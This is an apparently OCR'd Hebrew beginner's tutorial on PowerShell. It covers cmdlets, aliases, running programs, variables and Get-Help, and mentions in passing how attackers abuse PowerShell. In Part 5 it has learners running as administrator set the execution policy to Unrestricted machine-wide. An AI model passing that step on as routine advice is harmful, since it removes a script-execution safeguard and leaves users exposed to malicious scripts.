מדריך Powershell / ברק גונן


תוכן העניינים

חלק 1 - מהו Powershell?


כדי להבין מהי תוכנת Powershell, נחזור מעט אחורה בזמן, לתחילת שנות ה-2000. חברת מייקרוסופט מפתחת את מערכת ההפעלה windows. בתוך windows, ישנה תוכנה של "שורת פקודה" עם חלון מיושן למראה. התוכנה הזו אינה משהו שמשתמש רגיל יעשה בה שימוש, אולם משתמשים "כבדים", במיוחד כאלו שמנהלים רשתות מחשבים, משתמשים בתוכנה הזו לעיתים קרובות.

מנהלי רשתות צריכים תוכנה שתאפשר להם הרצת כמות גדולה של פקודות באופן אוטומטי. נניח שהנכם מנהלים 100 מחשבים, ואתם רוצים שביום מסויים בשעה מסויימת כל המחשבים יתקינו חבילת אבטחה חדשה וישלחו לכם בסיום סטטוס של ההתקנה. מה תעשו? התקנה על מחשב אחד דורשת ממכם כמה הקלקות, אבל כיוון שיש לכם 100 מחשבים אתם צריכים לחזור על הפעולות שוב ושוב... מאד לא יעיל. הפתרון הוא לכתוב מספר פקודות שיטפלו במה שאתם רוצים, לשמור אותן בקובץ, ולהעתיק את הקובץ לכל המחשבים. ואיזו תוכנה יכולה להריץ באופן אוטומטי את כל הפקודות מתוך הקובץ? כמובן- שורת הפקודה.

הבעיה בה נתקלה מייקרוסופט, היא שמערכת הפעלה אחרת- Unix – הכילה תוכנת פקודה הרבה יותר נוחה, עם יותר פקודות ואפשרויות. מנהלי רשתות התחילו לזנוח את windows ולעבור ל-Unix. הפתרון לפי מייקרוסופט, היה לפתח תוכנה חדשה שתאפשר את היכולות של Unix ועוד. לתוכנה זו הם קראו Powershell, שם שמזכיר את ממשק שורת הפקודה הישן, הוא ה-command line, שנקרא פשוט Shell.



תוכנת cmd, או shell



תוכנת Powershell

אפשר לראות שמעבר לשינוי בצבעים, נוספו תפריטים ואפשרויות. אך הדברים העיקריים שנוספו, ועליהם נעבור בהמשך, הם:

1. אוסף של פקודות שמאפשרות לבצע פעולות ניהול מורכבות בקלות
2. אפשרות להכניס את כל הפקודות לסקריפט (בדומה לסקריפט של פייתון) ולהריץ את כל הפקודות בבת אחת פשוט באמצעות הרצת הסקריפט


פעולות אלו הן אלו שהופכות את Powershell למושך עבור מומחי מחשבים, אך בו זמנית הן הופכות אותו לכלי נהדר עבור האקרים. דמיינו שהאקרים הם נוודים המבקשים להשתלט על יבשת חדשה ומרוחקת ולבנות בה את ביתם. ההאקרים יודעים שכדי לבנות בתים הם יצטרכו מסורים, פטישים, מסמרים ועוד. אם בעבר האקרים היו צריכים לקחת איתם למסע אל היבשת החדשה את כל הכלים שהם חשבו שיזדקקו להם, כיום האקרים יכולים, כמאמר הביטוי, to live of the land. כלומר כל הכלים שהם צריכים כדי לבנות בית נמצאים כבר על היבשת החדשה והם רק צריכים להשתמש בהם. מי שנותן להם את הכלים הללו הוא אותו Powershell שמשרת כל כך טוב את ה"טובים".

אז האם Powershell הוא מסוכן? לא מאובטח? התשובה היא ש-Powershell פשוט לא רואה בתור משימה שלו הגנה על המחשב. תוכנת Powershell מניחה שתוכנות אחרות, כגון אנטיוירוס, אמורות לעצור את התקיפה לפני שהיא מגיעה להריץ קוד של Powershell. אם ההאקר הזדוני הגיע להריץ אצלנו קוד Powershell, המשחק נגמר.

חלק 2 - מסך ה-Powershell ופקודות ראשונות


כדי להפעיל את Powershell, גשו לחלונית החיפוש של windows והקלידו Powershell. תקבלו יותר מאפשרות אחת. האפשרות המומלצת היא Windows Powershell ISE. הקליקו עליה קליק ימני ובחרו באפשרות Run As Administrator.

צפוי שהגענו אל מסך שנראה כך:



הפקודות הראשונות שנלמד הן פקודות שנלקחו בירושה מה-cmd הותיק. נתחיל בניווט בין תיקיות: **פקודת cd** היא קיצור של change directory. כתבו **cd..** וצפו מה מתרחש?


נכון, התיקיה שאתם נמצאים בה השתנתה וכעת אתם נמצאים שלב אחד למטה.



בואו נחזור חזרה לתיקיית system32. הקלידו **cd system32**.


כעת, הקלידו **cd ** וצפו לאן עברתם?

אכן, עברתם הישר אל תיקיית השורש, ה-root, של ההתקן החומרתי בו הקבצים שלכם מאוחסנים.



גשו באמצעות פקודת cd אל התיקיה users.

נשתמש בפקודת dir כדי לצפות בכל הקבצים ותתי התיקיות שקיימים בספריה בה אנחנו נמצאים



במקרה הזה, תחת התיקיה users יש שתי תיקיות. התו "d" מתחת לעמודה "mode" פירושו תיקיה. התו "r" פירושו read only, כלומר התיקיה משמשת לקריאה בלבד. אין אפשרות ליצור קבצים חדשים בתוך התיקיה.

תרגיל:

מיצאו את כל הקבצים שנמצאים בתיקיה תחת השם שלכם (במקרה זה c:\users\barak)

חלק 3 - cmdlets

תוכנת Powershell כוללת אוסף של פקודות שמגיעות כחלק מהתוכנה וניתן להריץ אותן פשוט על ידי קריאה בשמן. פקודות אלו נקראות cmdlets, או ביחיד- cmdlet. אלו הן "פקודות קלות משקל" כפי שהן מתוארות על ידי מייקרוסופט.

בואו ננסה להריץ כמה מהן. כיתבו את שם התוכנה ולחצו enter:

- Ipconfig
- Ping 8.8.8.8
- Nslookup www.google.com

כפי שאנחנו רואים בדוגמאות הללו, חלק מה-cmdlets מקבלים פרמטרים. לדוגמה, 8.8.8.8 היא כתובת ה-ip של שרת ה-DNS של גוגל (אם למדתם רשתות אז המונחים מוכרים לכם, אם לא- אל דאגה, הידע הזה אינו הכרחי כדי להתקדם בלימוד Powershell).

כעת נעשה ניסוי קטן. כיתבו את הפקודות הבאות:

- Get-NetIPAddress
- Test-NetConnection 8.8.8.8
- Resolve-DNSName www.google.com

מתברר שאלו הן אותן הפקודות. מה קורה כאן?

ובכן, ל-Powershell יש אוסף גדול למדי של פקודות. לכל הפקודות של Powershell יש אותו מבנה: שתי מילים, שמופרדות עם מקף, המילה הראשונה קובעת איזו פעולה תבוצע, לדוגמה:

- Get
- Set
- Test
- Resolve
- New
- Clear
- Update
- Write

והמילה השניה קובעת על מה בדיוק תבוצע הפעולה.

ראינו רק כמות קטנה למדי של cmdlets. איך אפשר לראות את רשימת כל ה-cmdlets הנתמכים על ידי Powershell?

פשוט מאד- כיתבו Get-Command.

לחלק מהפקודות הסטנדרטיות יש מה שנקרא Alias, כלומר כינויים. אלו שמות מקוצרים, שכאשר כותבים אותם מקבלים בעצם את אותה פקודה כמו הפקודה בעלת הכינוי הארוך.

ומה לגבי פקודות dir ו-cd שהכרנו? האם גם הן aliases של פקודות אחרות?

בוודאי שכן! נסו בעצמכם את הפקודות הבאות:

- Set-Location c:\windows
- Get-ChildItem

ראינו רק דוגמאות ספורות ל-aliases. איך אפשר לראות את כל ה-aliases של כל ה-cmdlets?

פשוט מאד- כיתבו Get-Alias.

תרגיל:

מיצאו alias של פקודה שתציג לכם את ההיסטוריה של כל הפקודות שכתבתם ב-Powershell עד כה. טיפ: התשובה קצרה מאד 😊

חלק 4 - הרצת תוכניות שאינן cmdlets


הריצו מ-Powershell את התוכנות הבאות:

- Calc
- Notepad
- Explorer


טיפ קטן: במקום לכתוב את השם המלא של התוכנית, כיתבו את התווים הראשונים ולחצו על לחצן הטאב. תופיעה לכם השלמה אוטומטית, באמצעות לחיצות נוספות על טאב תוכלו לדפדף בין אפשרויות נוספות. נחמד!

מה שמשותף לכל התוכנות הללו הוא שאין צורך לציין היכן הן נמצאות, המחשב כבר יודע למצוא אותן לבד. אולם זה לא תמיד המצב. לדוגמה, בהנחה שדפדפן chrome מותקן אצלכם, לא תצליחו להפעיל אותו באמצעות הפקודה "chrome".

באיזו תיקיה נמצא הקובץ chrome.exe, שמריץ את chrome? (קבצי הרצה תמיד מסתיימים בסיומת exe, כדאי לזכור). כדי למצוא את התיקיה הנ"ל, נחפש בשורת החיפוש של windows:




נקליק קליק ימני על תוצאת החיפוש ונבחר באפשרות "הצג בתיקיה", וכך נמצא את הקובץ המבוקש בתיקיה:




כמובן שאת החיפוש הזה ניתן לעשות באמצעות Powershell, אך הדבר דורש הבנה של כמה עקרונות בסיסיים. בקרוב נלמד על כך 😊

כעת כשאנחנו יודעים היכן נמצא הקובץ chrome.exe, נרצה להריץ אותו. נבצע זאת בשתי דרכים, כל דרך תלמד אותנו משהו שונה על שימוש ב-Powershell.

נשנה את התיקיה בה Powershell נמצא כך שתהיה התיקיה בה נמצא הקובץ chrome.exe. נסו להגיע לתיקיה c:\program files (x86)




נכון, קבלנו שגיאה... פקודת cd לא יודעת לטפל בשם תיקיה שיש בו רווחים. מה נעשה? נהפוך את שם התיקיה למחרוזת, באמצעות הוספת גרשיים או גרשיים כפולים, כמו בדוגמאות הבאות:



כעת יש לנו את הכלים להגיע עד התיקיה שבה נמצא הקובץ chrome.exe. עשו זאת.


לאחר שהגענו לתיקיה, ננסה להריץ כרום. איך עושים זאת? כתיבה של "chrome" או "chrome.exe" לא יועילו. הסיבה היא ש-Powershell לא מזהה את chrome בתור פקודה, היא אינה חלק מאוסף הפקודות המוכרות לו. כדי לגרום ל-Powershell להריץ את chrome, נצטרך לתת לו להבין שזוהי תוכנית שעליו להריץ מהמיקום הנוכחי בו אנחנו נמצאים. נעשה זאת באמצעות כתיבת נקודה ולאחריה קו נטוי:



והנה- עובד. ראינו שהצירוף ".\" משמש כדי לומר "המיקום הנוכחי שלנו".


נבצע את אותו דבר בדרך אחרת, וכך נלמד פקודה נוספת.

חיזרו לתיקיית c:\ ומשם המשיכו לתיקיית users. אנחנו יודעים כבר מה הנתיב שבו נמצא הקובץ שברצוננו להריץ. האם אנחנו יכולים להריץ אותו בלי לשנות נתיב? ננסה לבצע את הדברים כפי שלמדנו עד כה- ניצור מחרוזת עם גרשיים ובתוכה יהיה הנתיב המלא –



לצערנו כל מה שקרה זה שהודפס למסך מה שנמצא בתוך המחרוזת שיצרנו. חסר לנו משהו. מה שחסר הוא הסימן & שמשמעותו "התייחס למה שכתוב במחרוזת הבאה בתור פקודה והרץ אותה". נריץ את אותה פקודה

עם הסימן & בתחילתה (שימו לב שהשימוש בגרש יחיד הוא זהה לשימוש בגרשיים כפולים, נחליף ביניהם לעיתים כדי שתוכלו להתרגל לכך):



וזהו זה, כרום עלה ורץ.

שימו לב שלא הזדקקנו לסימן הנקודה בתחילת המחרוזת, מכיוון שנתנו את הנתיב המלא, ואילו סימן הנקודה אומר שיש להתחיל מהתיקיה הנוכחית בה אנו נמצאים.


תרגיל:

הכנסו לתיקיית chrome והריצו את chrome.exe בלי להכנס לתיקיית application.


חלק 5 – הסקריפט הראשון שלי

האזור הלבן של המסך שלכם משמש לכתיבת סקריפטים. בדומה לסקריפט של פייתון, גם סקריפט של Powershell כולל אוסף פקודות, כאשר הנוחות העקרית בסקריפט היא היכולת להריץ את כולם בבת אחת, פעם אחר פעם בלי לכתוב הכל מחדש, ולדבג בעיות באמצעות breakpoint.

אם מסך הסקריפטים אינו מופיע, לחצו על החץ בצד ימין למעלה.



כיתבו את הקוד הבא ושימרו את הסקריפט בשם כלשהו, לדוגמה helloworld:




כעת לחצו על החץ הירוק למעלה, ו... אופס! הסקריפט לא רץ. בואו נראה מה הודעת השגיאה שאנחנו מקבלים:

```
PS C:\> C:\RE\helloworld.ps1
File C:\RE\helloworld.ps1 cannot be loaded because running scripts is disabled
on this system. For more information, see about_Execution_Policies at
```

הממם. מסתבר שהבעיה היא ש-Powershell מנוע מלהריץ סקריפטים. זה סוג של צעד הגנה מפני תוכנות זדוניות שעלולות להריץ סקריפטים במחשב שלנו, אך כפי שנראה מיד, זהו צעד הגנה לא ממש יעיל. הנה, נבטל את ההגנה.

כיתבו set-ExecutionPolicy ועברו עם הטאב על האפשרויות עד שתגיעו לאפשרות Unrestricted. לחצו enter, אשרו שוב שזה אכן מה שאתם רוצים, וזהו. כעת הריצו את הסקריפט.




המשמעות מבחינת אבטחה, היא שמי שיש לו גישה למחשב שלכם יכול לבצע כל פעולה שהוא רוצה, אין שום מדיניות אבטחה שמונעת ממנו לעשות הכל, ואם יש כזו- ניתן לעקוף אותה. זהו שיעור שכדאי לזכור.

חלק 6 – קבלת קלט והגדרת משתנים

ניצור כעת סקריפט חדש, שיודע לברך אותנו לשלום באופן אישי. הסקריפט יצטרך לקלוט את השם שלנו ולכתוב לנו הודעה אישית.

העתיקו והריצו את הסקריפט הבא:




הפקודה Read-Host משמשת, כפי שאפשר לנחש מיד, לקריאת קלט ממסך המשתמש.

שימו לב לדבר חדש שאנחנו נתקלים בו- משתנה. הגדרנו משתנה בשם name, ששומר את הקלט של המשתמש. סימן ה-$ לפני name אומר ל-Powershell שמדובר במשתנה, ולא – נניח – בפונקציה שעליו להכיר. כל פעם שנרצה להתייחס למשתנה, נצטרך להוסיף לפניו את סימן ה-$.


תרגיל:

הגדירו משתנה בשם a, שערכו שווה ל- 1. כיפלו את a ב-5. הדפיסו למסך את a.

נסו לפתור את התרגיל בעצמכם, לפני שאתם מציצים בתשובה.



ניתן להגדיר משתנה שהוא רשימה של ערכים. כמו בפייתון, האיברים ברשימה לא חייבים להיות מאותו טיפוס ואפשר לערבב בין טיפוסים שונים. הגדרת רשימה מתבצעת פשוט על ידי הוספת פסיקים בין הערכים השונים. ניתן לגשת לכל איבר ברשימה באמצעות סוגריים מרובעים והאינדקס של האיבר ברשימה (כמו בפייתון, האינדקסים מתחילים מאפס)



סיכום ביניים- מה למדנו עד כה?

- למדנו מדוע תוכנת Powershell קיימת, מה המטרות שלה ומדוע הגמישות הנהדרת שלה משמשת לשני הכיוונים- גם לפעולות ניהול רשת מחשבים וגם לפעולות תקיפה זדוניות
- למדנו כיצד מפעילים את Powershell
- למדנו פקודות בסיסיות ב-Powershell- כגון dir, cd
- למדנו שישנן פקודות רבות ש-Powershell מכיר, כגון ping, ipconfig, nslookup וניתן להשתמש בהן בכל תיקיה בה אנו נמצאים
- למדנו שהפקודות של Powershell נקראות cmdlets ושפקודת get-command תציג לפנינו את כל ה-cmdlets הקיימים
- למדנו שלחלק מהפקודות של Powershell יש כינויים מקוצרים, שנקראים alias, ושפקודת get-alias תציג בפנינו את כולם
- למדנו ש-Powershell יכול להריץ כל קובץ הרצה שישנו על המחשב שלנו, אך צריך להשתמש במבנה שמתחיל ב-&, שהוא סימן ל"התייחס לתוכן המחרוזת הבאה התור פקודה והרץ אותה" ולאחר מכן שימוש בנקודה, האומר שיש להריץ את הקובץ ששמו בהמשך
- למדנו איך כותבים סקריפט, איך מאפשרים ל-Powershell להריץ סקריפטים ואיך מקבלים קלט מהמשתמש ומוציאים פלט למסך

בידקו עם עצמכם שאתם שולטים בכל הדברים שלמדנו עד כה, ולאחר מכן המשיכו הלאה

חלק 7 – help, או איך מסתדרים לבד

מומחי Powershell הם לא תמיד אלה שיודעים הכל על Powershell, אלא אלה שיודעים איך למצוא את מה שהם מחפשים. יכולת להסתדר לבד היא תמיד דבר טוב, ב-Powershell, בשפות תכנות אחרות ובכלל בכל עבודה שתצטרכו לעשות בחיים.

נניח שאנחנו רוצים לבצע פעולה מסויימת, אבל אנחנו לא מכירים את הפעולה הספציפית שעושה את מה שאנחנו מבקשים. לדוגמה, יש לנו את תוכנת Notepad במחשב (היא לא פתוחה אצלכם? פיתחו אותה!) ואנחנו רוצים לסגור אותה רק באמצעות Powershell.

ב-Powershell יש מנגנון עזרה נחמד, שמאפשר לנו למצוא את כל המידע על מה שאנחנו צריכים וכולל דוגמאות. הדבר הראשון שנצטרך לעשות הוא לעדכן אותו. כיתבו Update-Help וכל המידע יירד מהאינטרנט אל המחשב שלכם.

אוקיי, אנחנו רוצים לחפש משהו שקשור לסגירת תוכנות במחשב. כל תוכנה שרצה במחשב היא process. נשתמש בפקודה get-help, שה-alias שלה הוא פשוט help.

נכתוב Get-Help process ונקבל את רשימת כל הדברים ב-Powershell שיש להם קשר למילה process.


```
PS C:\> get-help process

Name                                Category  Module                    Synopsis
----                                --------  ------                    --------
Enter-PSHostProcess                 Cmdlet    Microsoft.PowerShell.Core Connects to and enters i
Exit-PSHostProcess                  Cmdlet    Microsoft.PowerShell.Core Closes an interactive ses
Get-PSHostProcessInfo               Cmdlet    Microsoft.PowerShell.Core
Debug-Process                       Cmdlet    Microsoft.PowerShell.M... Debugs one or more proces
Get-Process                         Cmdlet    Microsoft.PowerShell.M... Gets the processes that
Start-Process                       Cmdlet    Microsoft.PowerShell.M... Starts one or more proce
Stop-Process                        Cmdlet    Microsoft.PowerShell.M... Stops one or more runnin
Wait-Process                        Cmdlet    Microsoft.PowerShell.M... Waits for the processes
